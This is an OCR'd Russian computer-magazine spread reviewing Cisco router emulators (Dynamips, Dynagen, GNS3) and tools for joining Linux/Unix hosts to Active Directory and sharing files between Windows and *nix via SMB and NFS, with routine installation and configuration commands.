Web: http://www.ipflow.utc.fr/index.php/Cisco_7200_Simulator
ОС: Windows 2k/XP/Vista, x32/x64 Linux, Mac OS X
Лицензия: GNU GPL

Проект Dynamips стартовал в августе 2005 года как эмулятор маршрутизатора Cisco 7200 на ПК и предназначался для проверки конфигурации перед использованием на настоящем оборудовании и для обучения. Сегодня Dynamips может эмулировать и другие платформы Cisco — серии 3600, 3700 и 2600. Причем с выбором разных вариантов устройств: CPU (MIPS64 и PowerPC), RAM (DRAM, Packet SRAM, NVRAM), различных типов карт и портов. Предусмотрена возможность создания виртуальных мостов и коммутаторов. Главная особенность — эмулируемое устройство можно подключить к реальной сети, для чего один из выходов виртуального маршрутизатора связывается с реальной сетевой



картой. Работа в режиме гипервизора позволяет распределить нагрузку на несколько систем, ведь IOS (Internet Operating System) образы полностью загружаются в ОЗУ и при большом количестве виртуальных систем отбирают много ресурсов.
Нужный пакет доступен в репозиториях некоторых дистрибутивов Linux. Для захвата трафика используется библиотека pcap, при установке в Windows потребуется самостоятельно инсталлировать WinPCAP. В Ubuntu/Debian установка проста:

```
$ sudo apt-get install dynamips
```

Все параметры Dynamips легко узнать, запустив его с ключом '--help'. По умолчанию эмулируется Cisco 7206VXR с NPE-200 и 256 Мб ОЗУ DRAM. Чтобы указать другую платформу, следует использовать параметр '-P' (например, "-P 3600"). Дополнительный ключ '-t' позволяет «изменить» внутренности виртуального маршрутизатора (в зависимости от выбранного типа аргументы '-t' будут различны). Для запуска понадобятся реальные IOS образы Cisco, которые не являются частью пакета, и их необходимо скачивать отдельно (легко находятся гуглом, в Сети доступны сборники по несколько гигов). Иногда IOS-образы поставляются в сжатом виде, и перед загрузкой их нужно распаковать:

```
$ unzip -p c7200-g6ik8s-mz.124-2.T1.bin > c7200.image
```

Запускаем:

```
$ dynamips c7200.image
```

Но в плане настроек Dynamips не очень удобен, чтобы создать на его основе сеть из нескольких маршрутизаторов, придется немало потрудиться. Эту задачу можно облегчить при помощи Dynagen (dynagen.org), который является текстовым фронт-эндом к Dynamips. Используя простой файл описания виртуальной среды, мы можем легко соединить несколько устройств. Главное, что все установки собраны в одном месте, имеют простой синтаксис и легко редактируются.

$ nano v_router.net

```
# Описание узла, на котором установлен Dynamips
[localhost]
# Тип роутера
[[7200]]
# Путь к IOS-файлу
image = /home/grinder/images/c7200.image
# Общие параметры, в данном случае платформа и RAM, при необходимости внутри роутера можно указывать специфические настройки
npe = npe-400
ram = 160

# Первый роутер
[[Router R1]]

# Указываем подключение, в нашем случае интерфейс Serial1/0 на R1 будет подключен к Serial1/0 R2
s1/0 = R2 s1/0

[[Router R2]]
# Оставляем все по умолчанию
```

Это простейший пример, чтобы понять суть настроек. В «боевом» конфиге может быть с десяток самых разных роутеров и конфигураций. Например, чтобы связать один из выходов виртуального маршрутизатора с сетевым интерфейсом реальной или виртуальной системы, пишем:

```
s2/0 = NIO_linux_eth:eth1
```

Сначала запускаем dynamips в режиме гипервизора (после отладки можно стартануть в фоне, добавив '&'):


```
$ sudo dynamips -H 7200
Cisco Router Simulation Platform (version 0.2.8-RC2-amd64)
Copyright (c) 2005-2007 Christophe Fillot.
Build date: May 9 2009 18:06:28

ILT: loaded table "mips64j" from cache.
ILT: loaded table "mips64e" from cache.
ILT: loaded table "ppc32j" from cache.
ILT: loaded table "ppc32e" from cache.
```






Режим имитации в Packet Tracker



Packet Tracker в realtime-режиме



Команды Dynagen



Настройка IDLE PC

```
Hypervisor TCP control server started
(port 7200).
```

Теперь Dynagen:

```
$ dynagen v_router.net
```

После загрузки образов (процесс будет выводиться в консоли, где запущен dynamips) и настроек виртуальных роутеров получим приглашение консоли управления. Введя знак вопроса или help, получим справку по командам. Набрав «help команда», узнаем обо всех параметрах конкретной команды. Поддерживается автодополнение ввода при помощи клавиши <Tab>. Для остановки, запуска, перезапуска, приостановки и продолжения применяем команды start, stop, reload, suspend, resume с указанием имени роутера или ключа /all для всех устройств:

```
=> reload R1
```

Все команды регистрозависимы, поэтому нужно быть внимательнее. Просмотрим список работающих маршрутизаторов:

```
=> list
Name Type State Server Console
R1 7200 running localhost:7200 2000
R2 7200 running localhost:7200 2001
```

Теперь при помощи команды:

```
$ telnet localhost 2000
```

Можем подключиться к порту, указанному в поле Console. Хотя проще подключиться, указав имя устройства в строке приглашения Dynagen:

```
=> telnet R1
```

В отдельном окне откроется терминал, в котором уже управляем настройками. Несколько виртуальных маршрутизаторов могут нехило загрузить систему. Причем вне зависимости от реально выполняющейся работы. Это происходит потому, что Dynamips не знает, когда роутер выполняет полезную работу, а когда находится в режиме ожидания. Команда idlepc позволяет проанализировать IOS-образы в действии и определить циклы простоя. При первом запуске значение не установлено:

```
*** Warning: Starting R1 with no idle-
pc value
```

Нужную цифирь idle-pc можно получить, введя в консоли dynagen команду «idlepc get имя_роутера»:

```
=> idlepc get R1
```

Будет выдано несколько значений, наиболее оптимальные отмечены знаком "*". Далее выполнение команды остановится, и потребуется ввести одну из цифр, соответствующих выбранному idlepc. После этого его значение будет добавлено к выполняющемуся процессу. При запуске Dynamips вручную значение idlepc указывается при помощи параметра '--idle-pc=', как вариант, в секции роутера конфига Dynagen дописываем:

```
idlepc = 0x6076a394
```

Но лучше просто сохранить значение, чтобы оно считывалось при последующих загрузках:

```
=> idlepc save R1 db
```

Повторно просмотреть весь список idlepc просто:

```
=> idlepc show R1
```

Все, маршрутизатор можно настраивать. Проект оброс несколькими субпроектами, делающими использование Dynagen более удобным. Например, gDynagen (gdynagen.sf.net) обеспечивает единую консоль для ввода команд для Dynamips + Dynagen. Генератор настроек для Dynagen — confDynagen (code.google.com/p/confdynagen) добавляет новый режим конфигурирования, который дает возможность изменять параметры Dynagen «на лету», без остановки виртуальной сети.

Некоторые команды маршрутизаторов Cisco


help — справка по всем командам
setup — запуск мастера конфигурирования маршрутизатора
show config — просмотр текущих настроек
configure terminal — вход в режим настройки хоста
enable [номер уровня] — переход к определенному уровню настроек
hostname Router — вводим имя маршрутизатора
ip http server — запуск веб-интерфейса
ip route 172.1.1.0 255.255.255.0 10.1.1.1 permanent — статический маршрут
clear ip route * — удаление всех маршрутов
show ip route — просмотр маршрутов

Консоль Cisco поддерживает автодополнение с использованием табуляции, поэтому полностью вводить команды не обязательно.


СИМУЛЯТОР GNS3

Разработчик: OpenSource
Web: www.gns3.net
ОС: Windows 2k/XP/Vista, *nix, Mac OS X
Лицензия: GNU GPL

GNS3 (graphical network simulator) — очень мощный симулятор, выпускаемый под



Рабочее пространство GNS3



Конфигурируем виртуальный маршрутизатор в GNS3

Проекты одной строкой

• Network Simulator (isi.edu/nsnam/ns) — симулятор, предназначенный для изучения работы сетевых протоколов и маршрутизации. Опционально включает модуль анимации nam (network animator).

• Xentaur (xgu.ru/hg/xentaur) — решение для организации сетей, объединяющих реальные устройства, эмуляторы и виртуальные машины Xen.

• NetSim (mput.de/projects/code/netsim) — симулятор работы по протоколам нижнего уровня, с 3D-визуализацией процессов.

• ProfSIMs (networksims.com), RouterSim (routersim.com), CertExams.com (routersimulator.certexams.com) — коммерческие симуляторы и визуализаторы, позволяющие подготовиться к сертификации Cisco.

свободной лицензией и позволяющий эмулировать сети большого размера. Полезен администраторам и инженерам, а также пользователям, которые готовятся к сдаче сертификатов Cisco (CCNA, CCNP, CCIP, CCIE) и Juniper Networks (JNCIA, JNCIS, JNCIE). Чтобы обеспечить максимальную функциональность, также следует установить Dynamips, Dynagen и виртуальную машину Qemu. Для захвата пакетов потребуется Wireshark (wireshark.org). Кроме образов Cisco IOS, GNS3 умеет работать с olive-образами JunOS (juniper.net/ru/ru/products-services/nos/junos) — операционки, используемой в оборудовании компании Juniper Networks. Возможна эмуляция простых Ethernet, ATM и Frame Relay свитчей и файеров (ASA, PIX). Как и в случае с Dynamips, легко подключить виртуальный свитч к сетевой карте реальной или виртуальной системы. И главное — все настройки производятся в интуитивно понятной графической среде.

Пакет GNS3 уже доступен в репозиториях большинства основных дистрибутивов Linux. В Debian/Ubuntu для установки набираем:

```
$ sudo apt-get install gns3
```

Чтобы использовать самые свежие версии, следует подключить репозиторий gpl.code.de. Подробные инструкции для своего дистрибутива ищи по адресу gpl.code.de/oswiki/GplcodedeApt. Для самостоятельной сборки пакетов потребуется наличие Python и ряда библиотек: Qt, PyQt и других.

При первом запуске встречает Setup Wizard, объясняющий два основных требования к запуску программы: проверить правильность пути в Dynamips и при необходимости скорректировать его. Плюс загрузка IOS-образов.

Окно программы можно назвать стандартным. Слева в "Nodes Types" находятся значки устройств, которые простым перетаскиванием помещаем в окно посередине, строя виртуальную сеть. Двойным щелчком вызываем окно свойств, где настраиваются специфические параметры для конкретного роутера, и, в том числе, добавляются адаптеры. Контекстное меню позволяет запустить, остановить устройство, получить IDLE PC, выйти в консоль. В панели сверху доступны примитивные инструменты рисования (вставка круга, прямоугольника, рисунка). Сеть, состоящая из одних маршрутизаторов, не очень наглядна, остальные компоненты сети (серверы, принтеры и т.п.) добавляются через «Edit — Symbol Manager».

Правое окно «Topology Summary» предназначено для быстрой навигации, здесь выводятся все девайсы (работающие подсвечиваются зеленым значком). Если образа, соответствующего выбранному устройству, в коллекции GNS3 нет, то при попытке добавить такой роутер получим предупреждение. Чтобы добавить IOS-образы или указать местонахождение гипервизоров Dynamips, открываем «Edit — IOS images and hypervisors». Указываем на image-файл, при этом платформа, модель и количество RAM отображаются автоматически. Эти значения будут использованы по умолчанию, их можно скорректировать. В поле IDLE PC прописывается нужное значение (если оно известно). Внизу посередине находится консоль Dynagen, предназначенная для непосредственного ввода команд.

После нанесения на карту всех устройств при помощи консоли приступаем к их настройке, в частности, устанавливаем связи щелчком по «Add a link». Созданные настройки сохраняются в файл для повторного использования.

Стоит отметить, что имеется еще один проект — Dynagui (dynagui.sf.net), наглядно показывающий подключения между роутерами. Но по функциональности он не дотягивает до GNS3, а последнее обновление датировано 2007 годом.


ЗАКЛЮЧЕНИЕ

Не стоит пренебрегать программными эмуляторами сетевого оборудования и недооценивать предлагаемые ими возможности, тем более, что разработчики Cisco Systems и Juniper Networks настоятельно рекомендуют их использовать.



▷ warning

Некоторые старые версии IOS не поддерживают команду idlepc.



▷ info

• С помощью программы Packet Tracert можно строить целые сети между виртуальными офисами.

• В Packet Tracert доступны инструменты рисования, которые помогут лучше представить сеть на карте. Так, например, отдельные элементы или группы можно раскрасить разными цветами.



▷ links

• Сайт проекта Dynagen — dynagen.org

• Отличные видеоруководства по работе с Dynamips и Dynagen — blindhog.net

• Характеристики IOS устройств Cisco — tools.cisco.com/ITDIT/CFN/Dispatch

• Список репозиториев для GNS3 — gpl.code.de/oswiki/GplcodedeApt

• Сайт проекта Wireshark — wireshark.org

• Некоторое представление о командах IOS можно получить по адресу: www.opennet.ru/docs/RUS/cisco_basic



Сергей «grinder» Яремчук grinder@synack.ru, Мартин «urban.prankster» Пранкевич martin@synack.ru

В одной упряжке

КАК ПОДРУЖИТЬ WINDOWS И *NIX ХОСТЫ В ЛОКАЛЬНОЙ СЕТИ

Сегодня гетерогенные сети не являются чем-то необычным: среди Windows-компьютеров обязательно найдется парочка *nix-серверов и рабочих станций, которые работают со специфическим ПО или выполняют специализированные задачи. Но наличие разнотипных ОС усложняет администрирование, ведь приходится отслеживать их состояние, синхронизировать учетные данные, права и многое другое. В статье рассмотрим, как можно заставить Windows и *nix-хосты работать в едином тандеме.

ОБЗОР ДОСТУПНЫХ ТЕХНОЛОГИЙ

Управление большим количеством разношерстных систем — дело весьма непростое, нужно контролировать их работоспособность и актуальность ПО, раздавать привилегии пользователям, отключать ненужные учетные записи, мониторить производительность и доступность системных ресурсов. Проблема синхронизации учетных записей и политик особенно остра. Если выполнять все настройки на каждой системе по отдельности, это займет не только больше времени, но и увеличит количество ошибок. Внедрив систему единой регистрации (single sign-on, SSO), мы получим возможность устанавливать все разрешения централизованно. Пользователям же не нужно будет каждый раз вводить логин и пароль при подключении к тому или иному ресурсу: файловому, прокси-серверу и т.д. С точки зрения безопасности это тоже плюс, так как все политики паролей наследуются из одной базы (например, Active Directory), а пользователь также меняет пароль один раз и в одном месте.

Если администратор знаком с *nix-системами, то, скорее всего, он выберет один из двух «традиционных» путей. Первый вариант — это использование сервера Samba (winbind) и Kerberos. Для интеграции с AD это более «правильный» способ, поэтому его рекомендуют разработчики многих OpenSource-проектов (например, Squid). Причем Samba-сервер в таком случае легко сможет заменить контроллер домена. Второй заключается в получении информации об учетных записях при помощи LDAP-сервиса. Это универсальный способ, так как позволяет работать с любым доступным LDAP-сервером и необязательно доменом AD. Оба варианта легко реализуются при помощи OpenSource-компонентов, то есть не требуют финансовых вложений в покупку софта. Минус — необходим некоторый опыт в настройке *nix-систем. Подобные схемы уже рассматривались на страницах][, поэтому далее познакомимся с альтернативными реализациями, ориентированными, в первую очередь, на Windows-специалистов.

СЛУЖБА УПРАВЛЕНИЯ ИДЕНТИФИКАЦИЕЙ UNIX

В Microsoft понимают необходимость наличия удобных инструментов, позволяющих управлять различными системами в гетерогенной сети. И нужные разработки ведутся уже не один год. В результате сегодня по дефолту в состав ОС (с Win2k3R2) входит Служба управления идентификацией UNIX (Microsoft Server for NIS, AD Identity Management for Unix), являющаяся подкомпонентом роли контроллера домена. В Win2k8 установить ее можно обычным образом в Диспетчере сервера или при помощи консоли. Например, используя командлет PowerShell:

```
PS> Import-Module Servermanager
PS> Add-WindowsFeature ADDS-
Identity-Mgmt -restart
```

Все дальнейшие настройки в Windows производятся при помощи мастеров, поэтому проблем здесь обычно не возникает. Однако подключения к AD фактически не происходит, разработка MS обеспечивает лишь аутентификацию пользователя, не более. Все дело в том, что в процессе установки создается отдельный домен службы NIS (Network Information Service) с таким же именем, как и домен AD, в котором администратор и выполняет настройки, подключая учетные записи. Пользователи будут использовать для входа один и тот же пароль в Windows и *nix. В параметрах учетных записей AD появляются *nix'овские UID и GID. Главный минус такого решения заключается в том, что сервер NIS — это довольно старый и не отвечающий сегодняшним реалиям стандарт с весьма скромным количеством хранимых атрибутов (логин, пароль).

УПРАВЛЕНИЕ ПРИ ПОМОЩИ SCOM 2007

Но это еще не все, что предлагают нам дядьки из Microsoft. Один из членов семейства System Center (о SCCM 2007 читай в статье «Начальник сети», опубликованной в][08.2009) — System Center Operations Manager 2007 (OpsMgr 2007, microsoft.com/systemcenter/en/us/operations-manager.aspx) — предназначен для управления и мониторинга приложений, сервисов, серверов в гетерогенной среде. Программа призвана объединить информацию о функционировании различных компонентов IT-инфраструктуры, обеспечивая ее обобщенное представление в единой консоли.

Изначально OpsMgr 2007 был рассчитан на продукты MS, но в 2008 году стали доступны расширения Cross Platform Extensions (blogs.msdn.com/SCXplat), которые дают



возможность мониторить состояние и производительность, а также управлять Linux x86/x64 (официально — RedHat, SUSE), HP-UX, AIX и Solaris SPARC/x86. CPE построены с использованием открытых стандартов: Web Services for Management (WS_Management), OpenPegasus и SSH. Последний обеспечивает авторизацию и безопасную связь между сервером и клиентами. Кроме того, посредством SSH осуществляется развертывание агентов на удаленных системах и управление сервисами. Используя OpsMgr, *nix-админ вдобавок ко всему получает удобную систему отчетов.
На сегодня стадия тестирования завершена, продукт можно свободно скачать по ссылкам на странице TechNet (technet.microsoft.com/en-us/systemcenter/scx/default.aspx).
После установки набора расширений и добавления *nix-систем в список OpsMgr можно управлять не только настройками ОС и некоторых популярных приложений (Apache, MySQL, syslog), но и ресурсами: дисками, сетью, CPU. Агенты устанавливаются централизованно из консоли управления OpsMgr при помощи мастера «Computer and Device Management Wizard - Unix/Linux Discovery Wizard» или вручную, используя пакетный менеджер дистрибутива. После чего на клиентской стороне стартуют два демона — scx-cimd и scx-wsmand, которые выполняют основную работу по сбору данных и запуску команд.

СТОРОННИЕ РАЗРАБОТКИ

На рынке доступны решения и от сторонних компаний. Среди самых известных: Centrify DirectControl/Centrify DirectManage, Likewise Enterprise/Likewise Open, Quest Authentication Services (ранее Vintela Authentication Services) и Quest One Identity Solution. Все перечисленные продукты обеспечивают аутентификацию пользователей *nix в службе Active Directory. К плюсам таких программ можно отнести простое развертывание и настройку, производимую, как правило, посредством графического интерфейса. Это очень удобно, ведь админу-виндузятнику не нужно вникать в особенности *nix-систем, разбираться в конфигах и так далее. Для пользователя *nix и Windows разницы в работе нет — после аутентификации он получает все права на доступ к ресурсам, которые делегированы ему в AD. Минус — коммерческие реализации стоят денег, а значит, их внедрение придется хорошо обдумать и обосновать начальству. Хотя стоимость лицензии на один компьютер все равно получается меньше, чем покупать Windows. Поэтому выбрав *nix + один из продуктов, о которых рассказано далее в статье, можно немного сэкономить (не только на лицензировании ОС, но и на покупке антивирей и прочего сопутствующего софта).
Для выполнения своей функции сторонние решения обычно используют расширение схемы AD, а на клиентские системы устанавливается агент, который и отвечает за аутентификацию и взаимодействие с КД. Задача несколько усложняется тем, что в *nix нет единого стандарта присвоения UID и GID учетным записям пользователей и групп, поэтому в разных системах и дистрибутивах соответствующие цифры не совпадают. Как ты понимаешь, без ручной доводки здесь не обойтись, даже при наличии мощных средств автоматизации.
Представленные приложения схожи по задачам, но имеют свои особенности. Чтобы тебе было легче подобрать для своей сети наиболее подходящее решение, мы подготовили этот мини-обзор.

LIKEWISE OPEN


РАЗРАБОТЧИК: LIKEWISE SOFTWARE
WEB: LIKEWISE.COM, LIKEWISEOPEN.ORG
ОС: LINUX 2.4/2.6 (X86/X64) RPM&DEB BASED, FREEBSD X86, SOLARIS 8+ (X86/X64, SPARC), OS X 10.4+, HP-UX PA-RISC/IA64, AIX

Продукт распространяется в двух версиях: бесплатной (Open) и коммерческой (Enterprise). Агент, устанавливаемый на клиентских компьютерах, обеспечивает SSO-аутентификацию пользователя посредством Kerberos 5 или NTLM. Агент используется для аутентификации и получения доступа к системам и ресурсам. Компьютер с установленным LO становится полноценным членом домена. Поддерживаются доменные политики паролей. Реквизиты кэшируются на клиентском компьютере, что позволяет работать без доступа к КД. Единый пароль работает и для других приложений (таких, например, как OpenSSH и Putty). Для настройки подключения к AD на клиентской стороне может использоваться графический интерфейс, который устанавливается отдельно. Список поддерживаемых систем и платформ насчитывает до 180 наименований.
Дополнительные функции, доступные в версии Enterprise, поз-






Графический интерфейс Likewise Open



Установка Likewise Open при помощи скрипта



В Windows установка QAS производится при помощи графического меню

воляют управлять тождеством *nix-идентификаторов в AD, применять групповые политики AD для *nix-систем, в том числе и управлять настройками рабочего стола Gnome GConf, политиками SELinux, AppArmor и sudo, использовать сценарии и настройку в конфигурационных файлах. Чтобы получить идентификатор пользователя и группы из AD, следует установить на рабочем месте администратора дополнительный модуль UID-GID (Likewise Management Console), который обеспечит нужное сопоставление. Кроме прочего, версия Enterprise снабжена удобной системой отчетов, позволяющей собрать и проанализировать текущие установки систем.

Инсталляция приложения не должна вызвать сложностей. Прекомпилированный пакет LO доступен в некоторых популярных дистрибутивах, например, Red Hat Enterprise Linux/Fedora/CentOS, Ubuntu, openSUSE. В Ubuntu набираем:

```
$ sudo apt-get install likewise-open
likewise-open-gui
```

Настройка обмена данными между Win2k8R2 и *nix

При наличии в сети серверов и рабочих станций Windows и *nix необходимо настроить обмен данными между ними. Для этих целей обычно используют один из двух протоколов: SMB или NFS. Первый является штатным для Windows, второй — для *nix. Другие протоколы вроде FTP, HTTP, SSH и т.д. менее удобны для обмена файлами в локалке. Монтировать в Linux сетевой ресурс можно при условии наличия модулей ядра, обеспечивающих поддержку файловых систем SMBFS или CIFS, и утилиты smbclient. В Ubuntu для этого следует установить пакет SMBFS, в CentOS — CIFS.

Просмотреть список доступных ресурсов можно при помощи команды:

```
$ smbclient -L winsystem
```

Некоторые файловые менеджеры *nix (Konqueror, Nautilus) поддерживают специальный протокол — smb://winsystem/.

Чтобы смонтировать ресурс при загрузке, прописываем в /etc/fstab:

```
//winsystem/share /mnt/win cifs user,uid=500,rw,suid,username=user,password=pass 0 0
```

Но монтировать сетевой ресурс удобнее, когда он действительно нужен, поэтому лучше использовать autofs. В /etc/auto.master добавляем описание новой точки монтирования:

```
/smbmount /etc/auto.smb
```

В файле /etc/auto.smb описываем ресурсы:

```
winsystem -fstype=cifs,rw,noperm,username=user,password=pass ://winsystem/share
```

И перезапускаем сервис командой «service autofs restart».

В *nix подключение по протоколу SMB организуется средствами сервера Samba (www.samba.org). Его настройка производится ручной правкой конфигурационного файла /etc/smb.conf, хотя в современных дистрибутивах уже доступны утилиты с графическим интерфейсом, позволяющие настроить сетевой ресурс буквально парой щелчков мышки (Nautilus, Konqueror, smb4k, XSMBrowser).


Начиная с Win2k3R2, в состав ОС входит компонент Microsoft Services for Network File System (ранее доступен в пакете Windows Services for Unix). В Win2k8 он является частью роли File Server. Включает клиентскую часть для подключения к NFS-каталогам в сети и серверную часть — для предоставления общего доступа. Установить NFS-сервер можно командой:

```
> Servermanagercmd –install FS-NFS-services
```

После установки в свойствах сетевой папки появится пункт NFS Sharing, в котором производятся основные установки. Настройки NFS сервера в *nix расписаны достаточно подробно (например, см. пошаговое руководство www.openbsd.ru/docs/steps/nfs.html). Определяем в /etc/exports ресурсы для экспорта и монтируем в Windows сетевой ресурс как локальный диск:

```
> mount \\192.168.1.12\share Z:
```

Команда «showmount -e IP_server» выведет список доступных ресурсов.



Скрипт установки QAS

Просмотр списка Windows ресурсов из Linux

На офсайте выложены скрипты установки для дистрибутивов, использующих RPM и DEB. Например, в Ubuntu установка при помощи такого пакета проста:

```
$ sudo chmod +x ./LikewiseIdentityServiceOpen-5.3.0.7766-linux-amd64-deb.sh
$ sudo sh ./LikewiseIdentityServiceOpen-5.3.0.7766-linux-amd64-deb.sh
```

И GUI:

```
$ sudo chmod +x ./LikewiseDomainJoinGui-5.3.0.7766-linux-x86_64-deb-installer
$ sudo sh ./LikewiseDomainJoinGui-5.3.0.7766-linux-x86_64-deb-installer
```

Для чистоты операции систему лучше перезагрузить. Возможна также сборка из исходных текстов, что позволяет использовать LO-администраторам слаки, генту и другие системы. После установки в *nix-системе будет запущен ряд сервисов: lsassd (аутентификация), netlogond (поиск КД), dcerpcd (RPC), lwiod (работа с SMB) и eventlogd (сбор событий). Создаем в домене отдельную OU, в которую будут входить: *nix-пользователи, группа (она должна быть установлена как primary) и учетные записи. Затем подключаем компьютер к домену:

```
$ /opt/likewise/bin/domainjoin-cli join synack.ru admin
```

Ключ '--preview' позволяет просмотреть операции, выполняемые скриптом. В процессе подключения используем учетную запись администратора домена; если будут проблемы, попробуй указать имя в виде DOMAIN\\username.

QUEST AUTHENTICATION SERVICES

РАЗРАБОТЧИК: QUEST SOFTWARE
WEB: QUEST-SOFTWARE.RU
ОС: LINUX X86/X64, SOLARIS X86/X64/SPARC, AIX, HP-UX, MAC OS X, HP-UX IA64/PA-RISC, IBM AIX X86/X64, SGI IRIX, TRU64, XENSERVER, VMWARE ESX SERVER

Решение QAS использует запатентованную технологию, расширяющую схему AD, позволяя *nix-системам стать полноценными членами домена. Поддерживается централизованное управление, GPO, SSO-аутентификация пользователей не-Windows ОС и некоторых приложений, использующих Kerberos и LDAP. Причем QAS поддерживает алгоритм шифрования ARC4 с 128-битным ключом, который более устойчив, чем стандартный 56-битный DES, используемый в Kerberos.

При этом QAS позволяет пользователям *nix применять при регистрации в системе не только связку логин/пароль, но и смарт-карту. Предусмотрена возможность расширения групповых политик AD, в которые можно добавлять сценарии, файлы, ссылки, сообщение дня, системный журнал. В документации расписано, как самостоятельно создать политику под любую ситуацию. При наличии NIS-сервиса возможна миграция или хранение данных NIS в AD. Установочные файлы распространяются в виде архива или ISO-образа (по составу они одинаковы).

Сам процесс инсталляции прост, перед запуском установочного скрипта install.sh следует вызвать скрипт preflight.sh с именем домена в качестве аргумента. Скрипт проверит систему на совместимость с QAS и возможность подключения к домену. Собственно процесс установки на *nix производится при помощи текстового мастера и занимает пару минут. Все инсталлируемые пакеты в формате RPM/DEB находятся в подкаталоге client, в SDK — исходные тексты. На последнем шаге установки клиента происходит подключение к домену. Демон vasd обеспечивает аутентификацию и кэширует полученные данные, предоставляя доступ к требуемым ресурсам. Для управления работой vasd используется утилита командной строки vastool.

В Windows установка производится при помощи понятного графического интерфейса, в меню которого имеются ссылки на нужные приложения и руководства пользователя. Кроме этого, для версий ниже Win2k3R2, где нет схем для AD, позволяющих работать с Unix-атрибутами (UID, GID, оболочка по умолчанию, домашний каталог), следует запустить мастер Schema Wizard, исполняемый файл которого находится в подкаталоге Schema. При изменении схемы лучше перестраховаться и создать резервную копию, всякое ведь бывает.

Примечание: добавлять учетные записи для *nix-систем следует в отдельном OU.



warning

Чтобы без проблем подключить *nix к AD, следует на *nix-клиентах прописать в качестве DNS и NTP серверов контроллер домена.



info

О SCCM 2007 читай в статье «Начальник сети», опубликованной в][08.2009.



links

- Страница проекта Microsoft System Center Operations Manager 2007 : microsoft.com/systemcenter/en/us/operations-manager.aspx
- Блог OpsMgr 2007 Cross Platform Extensions: blogs.msdn.com/SCXplat, technet.microsoft.com/en-us/systemcenter/scx/default.aspx
- Информация о NFS в Linux: linux-nfs.org

Службы для NFS
Файл Действие Вид Окно Справка
Службы для NFS
Клиент для NFS
Сервер для NFS

Общие сведения о клиенте для NFS

Клиент для NFS позволяет компьютерам, работающим под управлением Windows, получать доступ к серверам NFS (Network File System).

Пользователи клиента для NFS получают доступ к каталогам (называемым общими папками) на компьютерах с работающим программным обеспечением NFS-сервера путем подключения этих каталогов к своим компьютерам. Для пользователей доступ к файлам в подключенных общих папках NFS ничем не отличается от доступа к локальным файлам.

Контрольный список: настройка клиента для NFS

Для выполнения следующих задач требуются привилегии администратора на компьютере с клиентом для NFS и, возможно, на других серверах сети. Дополнительные сведения о настройке содержатся в разделе Советы и рекомендации по работе с клиентом для NFS.

Настройка сопоставления учетных записей Клиент для NFS может извлекать сопоставления учетных записей пользователей "Windows - UNIX" из доменных служб Active Directory, сервера сопоставления имен пользователей или из обоих этих источников. В Microsoft Windows Server имеется служба управления идентификацией для UNIX, которая расширяет схему доменных служб Active Directory, включает необходимые данные об учетных записях пользователей UNIX и позволяет управлять этими данными.

